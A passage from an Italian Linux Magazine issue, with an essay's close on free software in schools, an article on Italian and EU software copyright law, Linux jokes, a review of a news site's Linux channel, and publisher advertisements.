Propongo altresì, come corollario, di chiedere all'On. Ministro di destinare i denari risparmiati, a corsi di aggiornamento per tutti i docenti (e Tecnici, e Dirigenti scolastici, ecc.) sui temi sopraindicati (la filosofia del software libero, ecc.). È molto importante far vedere che esiste anche un altro software, didatticamente più valido.
Parallelamente e come conseguenza naturale della presa di coscienza trattata al punto 1.1-) mettere su tutti i client, Linux (utilizzando sia l'interfaccia a carattere che quella grafica) e installare reti Linux.
Tenere presente la non indispensabilità del collegamento ad Internet, [nella nostra scuola a suo tempo avevamo fatto una internet locale (dns, router, servizi vari, ecc.) e la didattica funzionava senza problemi]. Il collegamento ad Internet in certi casi per gli studenti può essere solo occasione di svago, che presto viene a noia (per lo più serve a creare lo studente consumatore - *Lucio Russo: "Segmenti e bastoncini", ed. Feltrinelli, 1998-*) se non relazionato ad una didattica delle nuove tecnologicie che ne faccia acquisire i processi di realizzazione.

Conclusioni

È positivo che qualcosa si muova, ma senza una linea, una strategia (come sostiene Paolo Pumilia quando invita a "stendere le regole pratiche") non vorrei che portasse solo acqua al mulino del software monopolistico facendogli funzionare meglio le reti visto che nelle scuole le loro sono deficitarie sotto molti aspetti (sicurezza, virus, bachi, schermate blu della morte, ecc.). Dobbiamo puntare sulle realtà già esistenti e più sensibili e non utilizzare gli interventi a pioggia che seguono la logica dello spreco. Oggi c'è bisogno di un movimento trasversale sia a livello culturale-politico che tecnico-scientifico per l'introduzione del software libero nella didattica e nella scuola più in generale che abbia come obiettivo quello di inserire l'insegnamento delle nuove tecnologie nella tradizione di una cultura galileiana degna di un paese civile. Ed in questo impegno dobbiamo unire le forze, uniti insieme per far fronte comune: associazioni no profit, enti e istituzioni scolastiche e società interesate in vario modo allo sviluppo di Linux.

Diritto d'autore

ULTIME NOVITÀ SUL DIRITTO D'AUTORE

di Serena Iovacchini

Una recente operazione anti-pirateria della Guardia di finanza ha fatto tornare alla ribalta la questione del diritto d'autore sul software e delle sue forme di tutela.

All'inizio di marzo sono stati sequestrati cinque siti italiani: ***vaticancity.it, cavalieritemplari.it, infido.com, lorys.it*** *e* ***h4ck3rs.it***; l'accusa è stata di consentire ai loro utenti di scaricare software protetto da copyright e di fornire loro le informazioni necessarie per 'craccare' smart card e videogiochi. Oggetto del sequestro sono stati non solo file musicali, programmi e CD, ma anche computer interi. Nell'operazione, disposta dalla Procura della Repubblica di Arezzo ed eseguita dal Nucleo speciale per la radiodiffusione e l'editoria della Guardia di Finanza, hanno avuto un ruolo di rilievo anche l'*Unità Speciale Antipirateria*, istituita presso l'Autorità per le Garanzie nelle Telecomunicazioni, e la ormai famosa (o famigerata?) Business Software Alliance (BSA). Ed è stata proprio la BSA a descrivere così in una sua nota ufficiale l'operazione svolta: "i titolari degli spazi web operavano direttamente dalle loro abitazioni ad Udine, Grosseto e Torino, gestendo delle aree virtuali dove i famigerati 'hacker' si potevano incontrare per scambiare informazioni e notizie per accrescere il proprio know-how criminale, per effettuare il download di 'serial number' e 'crack' per rimuovere le protezioni inserite dalle case produttrici di software nonché di interi programmi ovviamente privi di licenza d'uso". Si è trattato, a ben guardare, solo di un'ordinaria operazione di polizia, senza particolare rilievo. La notizia, però, è per noi degna di nota perché, prima di tutto, ha inevitabilmente richiamato alla mente i ben più indiscriminati sequestri di quasi un decennio fa e i timori e le aspre critiche allora sollevati. A nota di come la magistratura italiana si stia impegnando per contrastare il crimine informatico.

TAB. 1 Glossario di termini che sovente ricorrono nel parlare di diritto d'autore

Unità antipirateria audiovisiva e informatica: istituita nell'estate 2001 dall'Autorità per le Garanzie nelle Telecomunicazioni, in attuazione dell' articolo 11 della legge 248/2000 "Nuove norme di tutela del diritto d'autore". L'Unità, che ha principalmente compiti ispettivi per la repressione delle violazioni del copyright, è diretta dal magistrato Giuseppe Corasaniti.

Duplicazione abusiva di software: condotta, penalmente perseguibile, di chiunque abusivamente duplica, per trarne profitto, programmi per elaboratore, o ai medesimi fini importa, distribuisce, vende, detiene a scopo commerciale o imprenditoriale o concede in locazione programmi contenuti in supporti non contrassegnati dalla SIAE.

Contratto di licenza d'uso: cessione del godimento di un programma, con o senza corrispettivo, ma non anche dei diritti di utilizzazione economica dello stesso.

Ricettazione: condotta, penalmente perseguibile, di chiunque abusivamente duplica, riproduce, trasmette o diffonde in rete in tutto o in parte, un'opera dell'ingegno senza l'autorizzazione di colui che ne è titolare.

Diffusione di beni tutelati dalla legge sul diritto d'autore: condotta, penalmente perseguibile, di chiunque abusivamente duplica, riproduce, trasmette o diffonde in rete in tutto o in parte, un'opera dell'ingegno senza l'autorizzazione di colui che ne è titolare.

Rimozione o elusione dispositivi di protezione software: condotta, penalmente perseguibile, di chiunque, per trarne profitto, pone in essere una condotta tale da consentire o facilitare la rimozione arbitraria o l'elusione funzionale di dispositivi applicati a protezione di un programma per elaboratore.

L'evoluzione della normativa italiana

In Italia esiste una rigida normativa in materia, frutto di un ventennale sforzo di inserimento progressivo delle banche dati, prima, e dei software, dopo, nel mondo del diritto d'autore. Una norma-

tiva che è bene che chi opera nel mondo dell'informatica conosca a fondo e che rispetti, per non incorrere in 'sgradite' sorprese (ricordate? La legge non ammette ignoranza). Si è iniziato nel 1992 (*legge n. 518*, che ha disciplinato in sede penale la tutela dei software, in attuazione della direttiva comunitaria *n. 250 del 1991*), con l'estensione della disciplina del '41, propria delle opere letterarie, ai programmi per elaboratore elettronico, in quanto risultato di una creazione intellettuale.

Si è poi proseguito nel '99 con una regolamentazione specifica per le banche dati: accanto al tradizionale diritto dell'autore sul suo lavoro di organizzazione dei dati, è stata creata una seconda forma di tutela, sui generis, allo scopo di salvaguardare il valore patrimoniale dell'investimento operato da parte del cosiddetto "costitutore" della banca dati. Da sottolineare è in particolare l'inserimento, con la norma del '92, della duplicazione di software a fini di lucro nel diritto penale e la sua previsione come reato: con l'articolo *171 bis*, infatti, il legislatore disponeva che "chiunque abusivamente duplica a fini di lucro, programmi per elaboratore o, ai medesimi fini e sapendo o avendo motivo di sapere che si tratta di copie non autorizzate, importa, distribuisce, vende, detiene a scopo commerciale o concede in locazione medesimi programmi, è soggetto alle pena della reclusione da tre mesi a tre anni e della multa da L. 500.000 a L. 6.000.000. ....".

E si è infine giunti alla nuova riforma del *2000*, ancora oggi in vigore. con la legge *248 l'articolo 171 bis* è stato così riformulato:

"*Chiunque abusivamente duplica, per trarne profitto, programmi per elaboratore o ai medesimi fini importa, distribuisce, vende, detiene a scopo commerciale o imprenditoriale o concede in locazione programmi contenuti in supporti non contrassegnati dalla Società Italiana degli autori ed editori (SIAE) è soggetto alla pena della reclusione da sei mesi a tre anni e della multa da L. 5.000.000 (€ 2.582,28) a L. 30.000.000 (€ 15.493,71)...*"

Punto centrale della riforma è quindi stato, oltre ad un inasprimento delle pene, la sostituzione del concetto di lucro (guadagno patrimoniale, accrescimento patrimoniale consistente nell'acquisizione di uno o più beni) con quello di profitto (vantaggio di qualsiasi natura, sia esso anche una semplice mancata perdita patrimoniale, ossia un risparmio, o un vantaggio morale). E' stata anche introdotta la nuova regolamentazione dell'uso del bollino SIAE.

Se hai un'azienda o un provider...

E' permesso fare copie di programmi solo nel caso della così detta copia di sicurezza *(art. 64ter)*: si tratta di una copia di riserva, che il produttore non può impedire al legittimo utilizzatore di effettuare. Così, quando un software viene utilizzato all'interno di un'azienda, è essenziale che l'imprenditore conservi i documenti necessari per dimostrare la legittimità di questo utilizzo; qualsiasi documento (ovviamente scritto) può costituire prova, basta che sia idoneo a tale scopo. La sola buona fede nell'acquisto è infatti di per sé insufficiente a provare che si tratti di software originale. Bisogna prestare particolare attenzione a questa cautela, perché un imprenditore (o, naturalmente, un qualsiasi altro soggetto) che venga trovato in possesso di programmi abusivamente duplicati, può andare incontro al rischio di incriminazione per il reato di ricettazione *(art. 648 c.p.)*, e solo grazie alla prova documentale potrà riuscire a provare che si sia trattato più semplicemente di un incauto acquisto *(art. 712 c.p.)*.

Altro è il caso della responsabilità dell'imprenditore nel caso in cui sia un suo dipendente ad aver fatto copie di un programma con mezzi aziendali, o a conservarle presso l'azienda stessa.

Infatti, se il superiore o il datore di lavoro non sono in genere responsabili del software abusivamente duplicato all'interno dell'azienda, lo diventano se il dipendente ha violato disposizioni ed ordini esecutivi impartiti dalla direzione *(artt. 171* e *171 bis* legge sul diritto d'autore).

E', però, ipotizzabile un coinvolgimento penale dell'imprenditore, a titolo di concorso nel reato altrui, se le circostanze concrete dovessero dimostrare che il comportamento criminoso del dipendente sia stato agevolato dalla mancata adozione, da parte del datore di lavoro, di idonee misure di prevenzione e controllo (si tratterebbe di un 'reato omissivo improprio'). La soluzione migliore per un datore di lavoro è così prevenire possibili problemi attraverso una vera e propria responsabilizzazione dei dipendenti. I giudici italiani si sono domandati se possa considerarsi responsabile un server provider per le attività illecite compiute da un proprio abbonato. Hanno così stabilito, richiamandosi al principio base del nostro ordinamento secondo cui la responsabilità penale è personale, che in genere, quando si limita a concedere accesso alla rete, o spazio del proprio server per la pubblicazione di siti realizzati dall'abbonato, il provider non possa ritenersi responsabile.

Lo diventa solo se, a conoscenza dell'illiceità del fatto posto in essere, si sottragga al dovere di segnalarlo all'autorità o di interromperne comunque la trasmissione.

E intanto, cosa succede in Europa?

Un'ultima osservazione: l'Unione Europea ha recentemente emanato una direttiva in materia *(dir 2001/29/CE "sull'armonizzazione di taluni aspetti del diritto d'autore e dei diritti connessi nella società dell'informazione")*. È stata così introdotta anche nel nostro continente una disposizione sulla tutela giuridica delle misure tecnologiche di protezione delle opere digitali: l'*articolo 6* della direttiva pone a carico degli Stati membri l'obbligo di prevedere un'adeguata protezione giuridica non soltanto contro l'elusione di queste misure, ma anche contro il traffico di dispositivi e servizi atti ad aggirarle.

Ciò la UE ha fatto seguendo palesemente l'esempio del *Digital Millennium Copiright Act* statunitense.

Speriamo che, però, non si verifichino anche da noi le medesime negative conseguenze sul fair use (le libertà generalmente riconosciute ad ogni utente) e, soprattutto, sulla libertà di ricerca scientifica e d'innovazione.

Angolo dello humor

Sketch

FAQ: La scatola del software che ho comprato dice ``Requires Windows 95 or better''. Allora perchè non funziona con il mio computer Linux?

Micros~I è andata su di giri quando ha ottenuto la certificazione di sicurezza C2 per NT a patto che non fosse connesso in rete e senza floppy. Non lo so se noi apprezzeremmo la certificazione superiore B3 per Linux senza cavo di alimentazione.

- *Linux, DOS e Windows... Il Buono, il Brutto e il Cattivo.*
- *Linux. Il sistema operativo che la gente sceglie senza due miliardi di dollari di persuasione.*
- *Voglio una macchina Linux. Perchè un 486 è una terribile cosa da sprecare!*
- *Linux. La scelta di una GNUova generazione.*
- *``Lo sappiamo tutti che Linux è grande... termina i loop infiniti in soli 5 secondi'' - Linus Torvalds*
- *Veni, Vidi, Linux!*

- *Windows NT, dagli inventori di EDLIN!*
- *Linux... quando un reboot serve solo ad aggiungere hardware.*
- *I computer sono come i condizionatori... funzionano peggio se apri Windows (le finestre).*
- *Legge di MicroMurphySoft : Ogni programma si espanderà fino al punto di riuscire a spedire posta... tranne Exchange.*
- *Ci sono software che i soldi non possono comprare. Per il resto c'è Micros~I.*
- *NT 5.0 è così vaporoso che è in pericolo di essere aggiunto alla tavola periodica degli elementi chimici come gas nobile (http://slashdot.org/articles/980828/1738212.shtml)*
- *.vbs = Virus e Bachi Script*
- *Avete notato che agli stand Micros~I di SMAU regalano sempre palline antistress?*
- *Preferisci un SO fatto da programmatori che avrebbe un gran bisogno di marketing ad uno fatto dal marchetting ;) alla disperata ricerca di programmatori (Christian Olivier)*
- *Alla Micros~I la qualità è sempre nel prossimo rilascio. Usa Linux!*
- *WinNT = WNT = VMS++ (Chris Abbey)*
- *Pace, Amore e Compila il Kernel (Justin L. Herreman)*

La migliore cosa di Windows è che non va in crash senza averti aperto una dialog box e ricevuto il tuo OK prima.

Windows: la tassa di Micros~I sugli analfabeti informatici.

Windows. Dove vuoi rimanere a piedi oggi?

Windows. Dove vorresti andare oggi, eh?

Linux. Dove vorresti essere oggi!
(Jeremy Hinegardner)

Linux. Dove vuoi andare... Oh, io sono già qui ;)

Linux. Dove vuoi andare... domani?

Linux. Hai amministrato un vero SO oggi?

Dove vuoi mandare Bill Gates oggi?

Micros~I dovrebbe cambiar mestiere e passare a produrre aspirapolveri, lì c'è una gran richiesta di attrezzi che succhiano
(Bruno Bratti)

La voce di Dio: cat /vmlinuz>/dev/audio

Su www.punto-informatico.com, autorevole quotidiano on line di informatica, telematica e comunicazioni presente in rete dal 1996, non poteva mancare una canale dedicato a Linux ed all'open source. Se desiderate essere costantemente aggiornati sulle novità del settore, sia dal punto di vista tecnico che politico e filosofico, questo è il sito che fa per voi.

Fig. 1 • La pagina dei canali offerti da punto-informatico.com

Un occhio sulla Rete

Sito del mese

Il canale "LINUX"

di [punto-informatico.com]

Come accedere al canale

La home page di *www.punto-informatico.com* presenta sotto il logo un menù orizzontale blu.
Al link *canali* trovate la pagina riportata in Figura 1; essa presenta l'elenco dei canali disponibili. Alla voce Linux e opensource trovate il link alla prima pagina del canale qui recensito. In Figura 2 trovate un esempio di come può apparire.

Fig. 2 • La prima pagina del canale "LINUX"

Il canale Linux e Opensource

Le pagine presentano la struttura comune a quelle di *punto-informatico.com.* In alto vi è il logo con il menù orizzontale che permette di scegliere le sezioni desiderate.
A sinistra vi è una prima barra verticale, anche questa comune a tutte le pagine del sito, che riporta i link alle ultime notizie.
Vi è poi una seconda barra verticale che spiega come navigare sulle pagine del canale e permette di effettuare la ricerca per parola chiave.
Le vere notizie le trovate nella parte di destra delle pagine. Le notizie sono riportate in ordine cronologico dalla più recente alla più vecchia, ovviamente disposte su più pagine; il sito contiene alla data di stesura dell'articolo circa 700 notizie distribuite su 100 pagine.
Su ogni pagina vi è il rimando alla precedente e alla successiva, nonché alcuni numeri progressivi con cui è possibile rintracciare immediatamente la pagina desiderata. La pagina di notizie n. 1 è quindi quella più recente.

Le notizie

Le notizie sono di vario genere; trovate:

- *informazioni sul rilascio delle distribuzioni;*
- *notizie su convegni e seminari;*
- *confronti di prodotti Microsoft e Linux;*
- *aggiornamenti su petizioni, decisioni o richieste di ordine politico in merito all'open source prese o discusse da governi e parlamenti nazionali;*
- *novità sull'introduzione di Linux nella pubblica amministrazione;*
- *notizie sulla didattica di Linux;*
- *aggiornamenti sui bug dei vari prodotti;*

e molto altro ancora.

Per ogni notizia è possibile inserire un proprio commento e leggere i commenti lasciati dagli altri visitatori.

La realizzazione del sito

Il sito *www.punto-informatico.com* è realizzato mediante pagine dinamiche. Le pagine sono realizzate con tecnologia ASP e risiedono quindi su un server Microsoft. L'intero sito è molto efficiente e le pagine risultano snelle da scaricare e piacevoli da leggere. L'aggiornamento, trattandosi di un quotidiano, è per l'appunto giornaliero. Le notizie del canale Linux e opensource non variano obbligatoriamente tutti i giorni, ma settimanalmente sono certamente disponibili novità significative.

Un consiglio: aggiungetelo ai vostri siti preferiti. Merita visite frequenti e attente.

Orietta Zangiacomi

in edicola

EDIZIONI MASTER

filmImperdibile!

Rivista + DVD solo € 8.00


Canada/Regno Unito 1999
Durata: 117 min
Regia: Atom Egoyan
Fotografia: Paul Sarossy
Protagonisti: Bob Hoskins, Arsinée Khanjian, Elaine Cassidy, Sheila Reid, Nizwar Karanj
Musiche: Michael Danna

Il viaggio di Felicia

Felicia parte dall'Irlanda per andare in Inghilterra, dove deve incontrare il suo ragazzo. Incontra un uomo misterioso, che le consiglia un posto dove dormire. In realtà si tratta di un maniaco.
Tensione psicologica e regia perfetta.

"Premiato con i Genie Awards per la migliore sceneggiatura e il miglior attore protagonista (Bob Hoskins)."

Magazine DVD



Riservato ai lettori di Linux Magazine

Ritaglia questo buono sconto e consegnalo al tuo edicolante. Ti dà diritto ad una copia del nr. 16, del mese di aprile, di DVD Magazine al prezzo speciale di € 5.50 anziché € 8.00.

Porta questo coupon al tuo edicolante e riceverai uno sconto di € 2.50

Riservato ai signori edicolanti, che ringraziamo per la collaborazione. Consegnate il presente buono al momento della resa del nr. 16 di DVD Magazine al vostro distributore. Per ciascun buono riceverete un accredito di € 2.50.

Da ritagliare e consegnare al tuo edicolante

Valido comunque fino ad esaurimento delle copie disponibili presso ciascuna edicola.

Cromalika

I NOSTRI PUNTI DI FORZA: 600.000 COPIE TIRATE, 300.000 COPIE VENDUTE, 1.200.000 LETTORI STIMATI, 15.000 ABBONATI... OGNI MESE.

Principali pubblicazioni di Edizioni Master:
Idea Web, Internet Magazine Go!OnLine, Win Magazine, Quale Computer, DVD Magazine, Office Magazine, ioProgrammo, Linux Magazine, Più Giochi PS2, Softline Software World, Maxi Photo Collection.

www.edmaster.it

Edizioni Master S.r.L. Via Cesare Correnti, 1 - 20123 Milano - Tel. 02-8321482 Fax 02-8321699 ✦ C.da Lecco, zona ind. 87030 Rende (CS) - Tel. 0984-8319200 Fax 02-8319225